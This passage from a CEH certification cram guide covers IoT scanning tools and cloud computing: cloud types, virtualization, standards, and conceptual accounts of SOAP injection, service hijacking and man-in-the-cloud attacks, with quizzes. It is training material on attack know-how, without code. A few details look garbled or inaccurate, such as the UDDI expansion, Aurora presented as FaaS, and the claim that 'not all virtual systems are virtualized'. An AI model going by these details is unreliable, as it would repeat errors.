


FIGURE 11.9 IoTsploit

Bitdefender

Bitdefender is known for its antivirus products. However, it also includes a free vulnerability scanner for smart home devices. You can find it at <https://www.bitdefender.com/solutions/home-scanner.html>.

This scanner is shown in Figure 11.10.




FIGURE 11.10 Bitdefender IoT Scanner

MultiPing

MultiPing is a network monitoring and scanning tool for general network scanning. You can find it at <https://www.multiping.com>. It is not free, but there is a trial version you can experiment with.

Retina IoT Scanner

Retina IoT Scanner (sometimes called RIoT Scanner) is a scanner just for IoT devices. You can read a rather detailed description of this tool at <https://www.seguridadar.com/bt/ds-retina-iot-s.pdf>.

Foren6

Foren6 uses sniffers to capture 6LoWPAN traffic and renders the network state in a graphical user interface. Given how popular the 6LoWPAN protocol is with IoT devices, this is quite useful. You can download this tool from <https://cetic.github.io/foren6/index.html>. Figure 11.11 shows a screenshot from Foren6.




FIGURE 11.11 Foren6 Scanner

Thingful

Thingful is a website, similar in concept to Shodan, but for IoT devices. You can find it at <https://www.thingful.net>.

HackRF One

This chapter simply would not be complete without discussing Hack One (see <https://greatscottgadgets.com/hackrf/one/>). This tool is a hardware device with antennas. You plug it into a USB port on your computer and use it to perform a range of scans on wireless protocols including Zigbee, LoRa, and others.

beSTORM

beSTORM is a tool that specifically checks for buffer overflow vulnerabilities. It is not a free tool, but its specificity makes it worth mentioning. You can find out more at <https://beyondsecurity.com/solutions/bestorm.html>.

Attacking

Based on the vulnerabilities found, you will want to launch some sort of attack. Keep in mind that, as an ethical hacker, you don't wish to actually harm the target system. Therefore, you need to choose your attacks wisely. As discussed earlier in this chapter, you might attempt a DoS or DDoS attack or session hijacking.

The CEH exam mentions exploiting firmware on an IoT device to maintain access. I do not recommend this as doing so could damage the device. However, the CEH material covers it, so you need to understand that, after gaining remote access, attackers explore the file system to access the firmware on the device. There are tools such as Firmware Mod Kit (see <https://github.com/rampageX/firmware-mod-kit>) that can be used to reconstruct malicious firmware from the legitimate firmware.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Gabrielle is looking for a tool that will specifically check for buffer overflow vulnerabilities. What tool should she choose?
 - ☐ A. Foren6
 - ☐ B. IoTsploit
 - ☐ C. RIoT
 - ☐ D. beSTORM
2. What is the number-one vulnerability on the OWASP top 10 vulnerabilities list for IoT?
 - ☐ A. Weak passwords
 - ☐ B. Default settings
 - ☐ C. No secure update mechanism
 - ☐ D. Insecure network services
3. ____ is a scanner just for IoT devices.
 - ☐ A. MultiPing
 - ☐ B. Foren6
 - ☐ C. HackRF One
 - ☐ D. RIoT

Answers

1. **D.** beSTORM is expressly designed to check for buffer overflows.
 2. **A.** While all of these are on the top 10 IoT vulnerabilities list, weak passwords is number one.
 3. **D.** Retina IoT Scanner, sometimes called RIoT Scanner, is a scanner for IoT devices.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers cloud computing and hacking.

CHAPTER 12

Cloud Computing and Hacking

This chapter covers the following CEH exam objectives:

- ▶ Understand web server operations
- ▶ Identify web server vulnerabilities
- ▶ Describe web application attacks
- ▶ Perform web footprinting
- ▶ Understand basic Metasploit

Cloud Fundamentals

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Jermain is trying to find a cloud solution for his company. His company has a limited budget but is concerned about using a public cloud. What would be a good solution for Jermain?
 - A. Public cloud
 - B. Private cloud
 - C. Community cloud
 - D. Hybrid cloud

2. ____ is the Cloud Computing Standards Roadmap.
 - A. ISO 27017
 - B. ISO 27018
 - C. NIST SP 500-291
 - D. NIST SP 800-91

3. The ____ is the process that provides the virtual servers with access to resources.
 - A. hypervisor
 - B. audit monitor
 - C. IaaS
 - D. SaaS

Answers

1. **C.** A community cloud is limited to a small community, thus alleviating Jermain's concerns about public clouds, but is less expensive than a private cloud.
2. **C.** NIST SP 500-291 is NIST's Cloud Computing Standards Roadmap.
3. **A.** The hypervisor is a process that provides virtual systems access to resources.

ExamAlert

Objective For the CEH exam, you should have a strong knowledge of basic cloud computing concepts, including types of clouds, virtualization components, and security issues.

Basic Cloud Concepts

Cloud computing is a term used to describe a shared resource model in which applications, compute, network, and storage services can be accessed over the internet. A cloud is a collection or group of integrated and networked hardware, software, and internet infrastructure. The cloud is not only about offering hardware to consumers but also about offering applications and services.

There are a number of cloud platforms you can use. AWS (Amazon Web Services) and Microsoft Azure are two widely known cloud platforms. Cloud

computing platforms allow a user to interact with cloud resources, without the user needing to be concerned with the complexity and details of the underlying infrastructure. This is made possible by APIs (applications programming interfaces).

Before we continue, it is important to understand precisely what a cloud is. There are several definitions of *cloud computing* worth considering. For example, *PC Magazine* says (see <https://www.pcmag.com/news/what-is-cloud-computing>):

Cloud computing means storing and accessing data and programs over the Internet instead of your computer's hard drive.

NIST (National Institute of Standards and Technology) defines *cloud computing* as (see <https://csrc.nist.gov/publications/detail/sp/800-145/final>):

A model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction.

These two different definitions speak to the same fundamental concept: A cloud is a distributed system wherein data is spread across numerous servers and available from anywhere. Cloud computing provides disaster recovery because of the duplication and distribution of data. It also provides ease of access. Furthermore, cloud computing reduces cost for businesses because a business need not build and support its own infrastructure. Finally, cloud solutions tend to offer improved scalability.

Types of Clouds

There are four main types of clouds:

- ▶ **Public:** A public cloud is a platform that offers infrastructure or services to either the general public or a large industry group.
- ▶ **Private:** A private cloud is used specifically by a single organization, without offering the services to an outside party.
- ▶ **Community:** Community clouds are also a combination of public and private clouds. Several organizations might share a community cloud for specific needs.

- **Hybrid:** Hybrid clouds combine the elements of the other three types of clouds. They are essentially private clouds that have some limited public access.

The idea of a private cloud is shown in Figure 12.1.




FIGURE 12.1 Private Cloud

Anyone who wishes to can access public cloud resources. There is normally a fee associated with that access, typically based on data storage and bandwidth utilization. A public cloud is shown in Figure 12.2.




FIGURE 12.2 Public Cloud

A community cloud is midway between private and public. Several organizations might share a community cloud for specific needs. For example, several computer companies might join to create a cloud devoted to common security issues. Figure 12.3 shows the concept of a community cloud.




FIGURE 12.3 Community Cloud

A hybrid cloud is a combination of two or more of the preceding three cloud types. So combining a private cloud with a community cloud would be a hybrid cloud.

Each type of cloud is appropriate for some application. It is not the case that a given cloud structure is better than another; different cloud structures are appropriate for different purposes.

Regardless of the type of cloud, in cloud computing, some entity provides the physical machines. You aren't concerned about power, bandwidth, maintenance, physical security, or (sometimes) scaling. And, just as importantly, you only pay for what you use.

Public cloud computing uses servers distributed geographically. In some cases, the servers are in other countries. This brings the benefit of fault tolerance, but it also brings some security concerns:

- ▶ Privacy laws differ in different regions.
- ▶ Ensuring that a customer's data is segregated from other customers' data is the primary data protection issue.
- ▶ Data sovereignty is a concern when storing data outside the country.

These security concerns are important. When selecting a cloud provider, you should be cognizant of these issues in addition to traditional security concepts. In some cases, an organization will use multiple different cloud vendors heterogeneously to mitigate dependency on a single vendor. Cloud assets (applications, virtual servers, etc.) may be hosted across multiple different public clouds. An organization can also include private clouds in its architecture.

Multi-cloud is when an organization is using two or more cloud platforms to do various tasks. Poly cloud is a similar concept to multi-cloud. However, with poly cloud, the different public clouds are being utilized not for flexibility and redundancy but rather for the specific services each provider offers.

Another type of cloud is an HPC (high-performance computing) cloud. An HPC cloud provides cloud services for high-performance computing. HPC applications would normally require clusters of computers or a supercomputer. There are several companies, including AWS, that offer HPC clouds.

NIST has a set of terms that relate to cloud computing:

- ▶ **Cloud consumer:** A person or an organization that uses cloud computing services.
- ▶ **Cloud provider:** A person or an organization that provides services to interested parties.
- ▶ **Cloud carrier:** An intermediary for providing connectivity and transport services between cloud consumers and providers.
- ▶ **Cloud broker:** An entity that manages cloud services in terms of use, performance, and delivery that also maintains the relationship between cloud providers and consumers.
- ▶ **Cloud auditor:** A party that makes independent assessments of cloud service controls and forms an opinion thereon.

Virtualization

Clouds are simply the culmination of the growing trend of virtualization. Virtualization has a long history. It started in 1967, with the IBM CP-40. Basic types of virtualization are:

- ▶ VMs (virtual machines)
- ▶ SaaS (software as a service)
- ▶ PaaS (platform as a service)

- ▶ IaaS (infrastructure as a service)
- ▶ DaaS (desktop as a service)
- ▶ MBaaS (mobile backend as a service)
- ▶ ITMaaS (information technology management as a service)

Virtual machine (VM) software is a program that emulates a physical machine. A VM behaves as if it were an independent physical machine. VMs are available on desktops; Oracle and VMware are two important VM providers.

IaaS is a solution wherein the entire infrastructure is supplied as a service. You can't tell if you are on a cloud machine or not. From the perspective of the software (or an administrator), a cloud machine is identical to a physical machine. A common example is spinning up a Linux or Windows instance in AWS or Azure. The process is:

1. Determine your operating system.
2. Determine how much compute (processing power or vCPU) you need.
3. Find an instance in your cloud provider's marketplace.
4. Start that instance.
5. Automatically scale out/in or up/down VMs as needed (needs configuration).

PaaS provides the following features:

- ▶ The underlying infrastructure is provisioned and managed by the CSP (cloud service provider) or platform.
- ▶ There is no need to spin up new machines, manage load balancing, etc.
- ▶ There are several types of PaaS, including public, private, and hybrid.
- ▶ There are variations such as CPaaS (communications platform as a service) and mPaaS (mobile platform as a service).

A common example of PaaS is using logic apps or functions in Azure.

SaaS is basically renting an application instead of setting it up on your own server. Usually, users access SaaS apps via an app or a thin client, often through a web browser. A common example is Office 365. There are a wide range of applications available in this fashion. The applications are provided by ASPs (application service providers). There are subsets of SaaS such as DBaaS (database as a service).

There are two main variations of SaaS:

- ▶ **Vertical SaaS:** Software that is for a specific industry, such as healthcare or finance.
- ▶ **Horizontal SaaS:** Products that focus on a particular category of software, such as software development, sales, etc., but not for a particular industry.

OpenSaaS refers to SaaS based on open-source code. Google Docs is an example of OpenSaaS, and there are many others.

In addition to the ones already mentioned, there are numerous variations of the “as a service” model, such as:

- ▶ SECaaS or SaaS (security as a service)
- ▶ KaaS (knowledge as a service)
- ▶ DaaS (data as a service)
- ▶ AIaaS (artificial intelligence as a service)
- ▶ CaaS (content as a service)

Regardless of the type of virtualization or the purpose, the basic tasks of a virtual system are network, storage, and compute. These three tasks might be divided further into different components. The main components of a virtual system will include:

- ▶ **Virtual storage:** The virtual servers are hosted on one or more physical servers. The hard drive space and RAM of those physical servers is partitioned for the various virtual servers’ usage.
- ▶ **Audit monitor:** There is usually an audit monitor that monitors usage of the resource pool. This monitor also ensures that one virtual server does not/cannot access data of another virtual server.
- ▶ **Hypervisor:** A hypervisor is software, firmware, or hardware that provides virtual servers with access to resources.
- ▶ **Logical network perimeter:** Since the cloud consists of virtual servers, not physical ones, there is a need for a logical network and a logical network perimeter. This perimeter isolates resource pools from each other.

These components are common to all virtualized systems, including a virtual machine running on your desktop or a cloud solution.

Not all virtual systems are virtualized. But any distributed system, such as a cloud, has certain technical challenges, including:

- ▶ **Synchronization:** The data and processing must be synchronized for the data system to function properly.
- ▶ **Concurrency:** Multiple simultaneous accesses occur, and they could potentially conflict with one another.
- ▶ **Failures:** Given the many different components involved in a distributed system, there are a number of possibilities for failure.
- ▶ **Consensus:** The distributed systems with copies of the data on different machines must keep all the copies consistent.

Cloud Security Issues

A cloud solution—whether public, private, community, or hybrid—faces unique security issues. Later in this chapter, we will discuss a number of attacks. Before we do, let's look at the four primary categories of cloud security concerns:

- ▶ **Privacy:** Using a CSP can complicate privacy of data due to the extent to which virtualization for cloud processing (virtual machines) and cloud storage are used to implement cloud services.
- ▶ **Security:** Given that cloud solutions often contain data from a wide range of sources, they are targets for attackers. This increases the security concerns. All the various security issues that have been discussed throughout this book are simply magnified in cloud solutions.
- ▶ **Compliance:** There are a number of laws and regulations you may need to comply with, depending on the data stored in the cloud. These regulations include regulations such as FISMA, HIPAA, and SOX in the United States; GDPR in the European Union; and the credit card industry's PCI DSS. These are just a few of the areas of compliance you need to be concerned with.
- ▶ **Legal:** In a cloud environment, there are legal issues. For one thing, a cloud likely is distributed across legal jurisdictions—sometimes even national boundaries—which leads to a number of legal concerns. And of course, there are issues with maintaining security of data, including copyright, trademark, and patent infringement issues.

Security Standards

ExamAlert

Objective The security standards are only briefly covered on the CEH exam. However, for your work as an ethical hacker, you should be quite familiar with them.

By this point in the chapter, you should have a basic grasp of cloud concepts and technology. You should also be aware of the myriad security concerns facing CSPs. However, this should not lead to despair. There are existing standards that can provide you with guidance on cloud security.

ISO 27017 provides guidance for cloud security. It applies the guidance of ISO 27002 to the cloud and then adds seven new controls:

- ▶ **CLD.6.3.1:** This is an agreement on shared or divided security responsibilities between a customer and a cloud provider.
- ▶ **CLD.8.1.5:** This control addresses how assets are returned or removed from the cloud when a cloud computing contract is terminated.
- ▶ **CLD.9.5.1:** This control states that the cloud provider must separate a customer's virtual environment from those of other customers or outside parties.
- ▶ **CLD.9.5.2:** This control states that the customer and the cloud provider both must ensure that the virtual machines are hardened.
- ▶ **CLD.12.1.5:** This control says that it is solely the customer's responsibility to define and manage administrative operations.
- ▶ **CLD.12.4.5:** This control says that a cloud provider must make it possible for a customer to monitor its own cloud environment.
- ▶ **CLD.13.1.4:** The virtual network environment must be configured so that it at least meets the security policies of the physical environment.

ISO 27018, which is closely related to ISO 27017, defines privacy requirements in a cloud environment. It particularly focuses on how a customer and cloud provider must protect PII (personally identifiable information).

These are just a few cloud security standards that you can consult for guidance in how to secure a cloud solution. There are others, including the following:

- ▶ **The Object Management Group's Cloud Security Standards:**
<https://www.omg.org/cloud/deliverables/CSCC-Cloud-Security-Standards-What-to-Expect-and-What-to-Negotiate.pdf>

- ▶ **NIST SP 500-291: Cloud Computing Standards Roadmap:**
https://www.nist.gov/system/files/documents/itl/cloud/NIST_SP-500-291_Version-2_2013_June18_FINAL.pdf
- ▶ **The Cloud Security Alliance’s Security Guidance for Critical Areas of Focus in Cloud Computing:** <https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-FINAL.pdf>

All of these standards provide frameworks for securing cloud solutions. Consulting these standards will give you a good start with cloud security.

CEH Cloud Security

The CEH curriculum considers cloud security in a seven-layer model, much like the OSI model for networking. That seven-layer cloud security model is shown in Figure 12.4.

Layer	Security Measure
Applications	SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
Information	(Data Loss Prevention) DLP, Database Activity Monitoring, Encryption
Management	Patch Management, Configuration Management, Monitoring
Network	NIDS/NIPs, Firewalls, DPI, DNSSEC, etc.
Trusted Computing	Hardware and software APIs
Computer and Storage	Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
Physical	Physical Security, Video Monitoring, Guards

FIGURE 12.4 Seven-Layer Cloud Security Model

The CEH curriculum lists specific controls that should be used in cloud security:

- ▶ **PKI:** Public key infrastructure
- ▶ **SDL:** Security development life cycle
- ▶ **WAF:** Web application firewall
- ▶ **FW:** Firewall

- ▶ **RTG:** Real Traffic Grabber
- ▶ **IAM:** Identity and access management
- ▶ **ENC:** Encryption
- ▶ **DLP:** Data loss prevention
- ▶ **IPS:** Intrusion prevention system
- ▶ **SWG:** Secure web gateway
- ▶ **VA/VM:** Virtual application/virtual machine
- ▶ **App sec:** Application security
- ▶ **AV:** Antivirus
- ▶ **VPN:** Virtual private network
- ▶ **LB:** Load balancer
- ▶ **GRC:** Governance, risk, and compliance
- ▶ **Config control:** Configuration control
- ▶ **CoS/QoS:** Class of service/quality of service
- ▶ **DDoS:** Distributed denial of service
- ▶ **TPM:** Trusted Platform Module
- ▶ **NetFlow:** Cisco network protocol

Cloud Security Tools

By this point in the book, you should be aware that the CEH exam places emphasis on tools. And it should not surprise you that there are a number of tools for cloud security. These are some important ones:

- ▶ **Qualys Cloud Platform (<https://www.qualys.com/community-edition>):** This is an end-to-end IT security solution that provides a continuous, always-on assessment of an organization's global security and compliance posture, with visibility across all IT assets, regardless of where they reside.

- ▶ **CloudPassage Halo** (<https://www.cloudpassage.com/cloudpassage-halo-free-trial/>): This cloud server security platform includes all the security functions you need to safely deploy servers in public and hybrid clouds.
- ▶ **Core CloudInspect** (<https://www.coresecurity.com/core-labs/open-source-tools/core-cloudinspect>): This tool helps validate the security of a cloud deployment and gives actionable remediation information when it is not secure. The service conducts proactive, real-world security tests using techniques employed by attackers seeking to breach your AWS cloud-based systems and applications.

Serverless Computing

Serverless computing, also called FaaS (function as a service), is a model in which the CSP provides virtual machines as needed to serve requests. This may sound like just a virtual server, and there is some similarity. However, serverless computing offers the virtual service on demand. There is not simply an established virtual server to access. Rather, specific services (HTTP, DNS, FTP, DHCP, etc.) are available on demand.

There are many commercial implementations of FaaS. Amazon Aurora offers serverless databases including PostgreSQL and MySQL databases. The serverless computing process provides scalability and enables disaster recovery. However, services that are infrequently used can take time to spin up.

Containers

Along with cloud technology, container technology has become increasingly popular. Containers are operating system-level virtualizations that provide multiple instances of isolated user spaces called *containers*. Each container is totally isolated from other containers, which tends to improve security. Docker provides PaaS (platform as a service), which allows software to be delivered as packages. The software hosting the containers is called the Docker Engine.

Singularity is an open-source Linux container technology. Singularity is often used in high-performance computing. Kubernetes has become a very popular open-source container system. Kubernetes was originally developed by Google but is now supported by the Cloud Native Computing Foundation.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Having multiple simultaneous accesses potentially conflicting leads to concern about what?
 - ☐ A. Consensus
 - ☐ B. Virtualization
 - ☐ C. Synchronization
 - ☐ D. Concurrency

2. A person or an organization providing services to interested parties is a cloud _____.
 - ☐ A. carrier
 - ☐ B. provider
 - ☐ C. broker
 - ☐ D. auditor

3. Theresa recommends that her company use different public clouds for the specific services each public cloud provides. What is this arrangement called?
 - ☐ A. Poly cloud
 - ☐ B. Hybrid cloud
 - ☐ C. Multi-cloud
 - ☐ D. Community cloud

Answers

1. **D.** Concurrency refers to multiple simultaneous accesses potentially conflicting.
 2. **B.** A cloud provider is a person or an organization that provides services to interested parties.
 3. **A.** Poly cloud is a similar concept to multi-cloud. However, with poly cloud, the different public clouds are used not for flexibility and redundancy but rather for the specific services each provider offers.
-

Cloud Computing Attacks

Obviously, the cloud is susceptible to many of the same attacks as any on-premises system (e.g., social engineering and malware). However, some attacks are quite difficult to execute against a cloud. For example, it is extremely difficult to conduct DoS attacks against a cloud because a cloud is distributed and, therefore, quite difficult to overwhelm.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Juanita is explaining an attack in which malicious code is implemented in an XAML message using XamlReader. What attack is she describing?
 - A. SQL injection via SOAP
 - B. XXE (XML external entity injection)
 - C. XAML injection
 - D. Service hijacking

2. A(n) _____ attack begins with interception and monitoring of network traffic that is being sent between two cloud nodes. The attacker uses packet sniffers to capture sensitive data such as passwords, session cookies, and other web service–related security configurations, such as UDDI (Universal Description Discovery and Integrity), SOAP (Simple Object Access Protocol), and WSDL (Web Service Description Language) files.
 - A. command injection
 - B. XML Injection
 - C. XAML injection
 - D. service hijacking

3. With a(n) _____ attack, the attacker attempts, with very precise measurements of the time taken to execute algorithms, the attacker can attempt to work backwards to the input.
 - A. timing
 - B. cryptanalysis
 - C. acoustic cryptanalysis
 - D. service hijacking

Answers

1. **C.** This is XAML injection. It is a common SOAP attack.
2. **D.** Service hijacking begins with interception and monitoring of network traffic that is being sent between two cloud nodes. The attacker uses packet sniffers to capture sensitive data such as passwords, session cookies, and other web service–related security configurations, such as UDDI, SOAP, and WSDL files.
3. **A.** A timing attack is an attack in which the attacker examines the time taken to execute various algorithms. With very precise measurements, the attacker can attempt to work backward to the input.

General Threats

Later in this section, we will delve into some specific security threats and attacks against cloud solutions. We will also examine specific vulnerabilities that have been documented. First, we look at the CEH curriculum's list of general threats to cloud computing:

ExamAlert

Objective These general threats are a substantial part of the CEH exam. These are relatively easy to understand conceptually. Be sure you can differentiate between them.

- ▶ **Data breach/loss:** Given the amount of data in clouds, data loss is a substantial concern.
- ▶ **Illegitimate use of cloud services:** Any time an attacker can exploit a cloud platform, guess a password, or otherwise access cloud services, it is illegitimate use of cloud services.
- ▶ **Insecure interfaces and APIs:** Typically, customers interact with a cloud via either web interfaces or APIs. Therefore, these must be secure.
- ▶ **Insufficient due diligence:** This covers essentially human error. As an example, using default login credentials or weak passwords would fall into this category.
- ▶ **Inadequate infrastructure design and planning:** This can lead to a cloud solution simply not being robust enough either to service client needs or to withstand attacks.

- ▶ **Malicious insiders:** This is an issue for all systems, and you must have mechanisms in place to monitor for insider issues.
- ▶ **Privilege escalation:** This is another issue for all systems.
- ▶ **Natural disasters:** The distributed nature of cloud solutions makes natural disasters far less of an issue than it is for a typical network or server.
- ▶ **Cloud provider acquisition:** If another company purchases the cloud provider, this could alter service terms, costs, or security mechanisms.
- ▶ **Management interface compromise:** The management interface is typically a web interface and is thus vulnerable to all the web attacks we have discussed in previous chapters.
- ▶ **VM-level attacks:** Vulnerabilities in the hypervisor can be an issue for clouds.

You probably realize that many of these can be threats to other systems, including typical servers or networks. Others, such as VM-level attacks, can be cloud specific.

Service Hijacking

Service hijacking is much like session hijacking. However, rather than try to take over a given user's service, the attacker tries to take over a cloud service. It begins with interception and monitoring of network traffic that is being sent between two cloud nodes. The attacker uses packet sniffers to capture sensitive data such as passwords, session cookies, and other web service–related security configurations, such as the UDDI (Universal Description Discovery and Integrity), SOAP (Simple Object Access Protocol), and WSDL (Web Service Description Language) files.

Related to session hijacking is session riding. In *session riding*, the attacker rides an active computer session by sending an email or tricking the user into visiting a malicious web page while they are logged into the target site. When the user, who is already authenticated, clicks the malicious link, the website executes the request. Commands used in session riding typically include those related to modifying or deleting user data, executing online transactions, resetting passwords, etc.

Cross-Site Scripting

XSS (cross-site scripting) is a threat to any system that has a web interface. Many cloud providers have a web interface and are thus susceptible to XSS. By using XSS, an attacker can steal credentials, direct a user to a phishing site, and perform a number of similar attacks.

Similarly, other web attacks such as SQL injection and cookie poisoning can be used against any cloud provider that uses a web interface. Since most CSPs do use a web interface, these issues are substantial.

SOAP Attacks

ExamAlert

Objective SOAP attacks are less well known than some of the other types of attacks discussed in this chapter. Thus, you may need to study this section especially carefully.

SOAP (Simple Object Access Protocol) is a messaging protocol that facilitates the exchange of structured information in web services. SOAP messages are frequently used in cloud services. There are a number of SOAP attacks. For example, a wrapping attack is performed during the translation of a SOAP message in the TLS layer, where an attacker duplicates the body of the message and, as a legitimate user, sends it to the server.

SQL injection can occur via SOAP. The Common Attack Pattern Enumeration and Classification defines this type of attack as follows (see <https://capec.mitre.org/>):

An attacker modifies the parameters of the SOAP message that is sent from the service consumer to the service provider to initiate a SQL injection attack. On the service provider side, the SOAP message is parsed, and parameters are not properly validated before being used to access a database in a way that does not use parameter binding, thus enabling the attacker to control the structure of the executed SQL query. This pattern describes a SQL injection attack with the delivery mechanism being a SOAP message.

In addition to SOAP-based SQL injection, there are a variety of other SOAP-based injection attacks. For example, XXE (XML external entity injection) involves user input being insecurely placed in a SOAP message. The attacker uses metacharacters to change the structure of the generated XML.

Another option is XAML injection. XAML is a markup language used to directly represent object execution and instantiation. XAML injection attacks can occur when untrusted input is used. Any elements in XAML are able to interact with system resources. If an attacker gains control of the XamlReader method call input, the attacker can execute malicious code.

Man-in-the-Cloud Attacks

The MiTC (man-in-the-cloud) attack is reminiscent of the MiTB (man-in-the-browser) attack mentioned in Chapter 6, “Denial of Service and Session Hijacking.” MiTC attacks are an advanced version of MiTM (man-in-the-middle) attacks.

In a MiTM attack, an attacker uses an exploit that intercepts and manipulates the communication between two parties. A MiTC attack is carried out by abusing cloud file synchronization services such as Google Drive or Dropbox for data compromise, C&C (command and control), data exfiltration, and remote access. The attacker tricks the victim into installing a malicious code that plants the attacker’s synchronization token on the victim’s drive. Then the attacker steals the victim’s synchronization token and uses the stolen token to gain access to the victim’s files. Later, the attacker replaces the malicious token with the original synchronized token of the victim, returning the drive application to its original state and staying undetected.

DNS Attacks

DNS attacks of all types are certainly an issue for cloud computing, given that cloud resources are accessed via DNS. DNS attacks in the cloud are the same as the DNS attacks we have discussed in previous chapters, including:

- ▶ **DNS poisoning:** Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user’s system.
- ▶ **Domain hijacking:** Involves stealing a cloud service provider’s domain name.
- ▶ **Domain snipping:** Involves registering a lapsed domain name.
- ▶ **Cybersquatting:** Involves conducting phishing scams by registering a domain name that is similar to that of a cloud service provider.

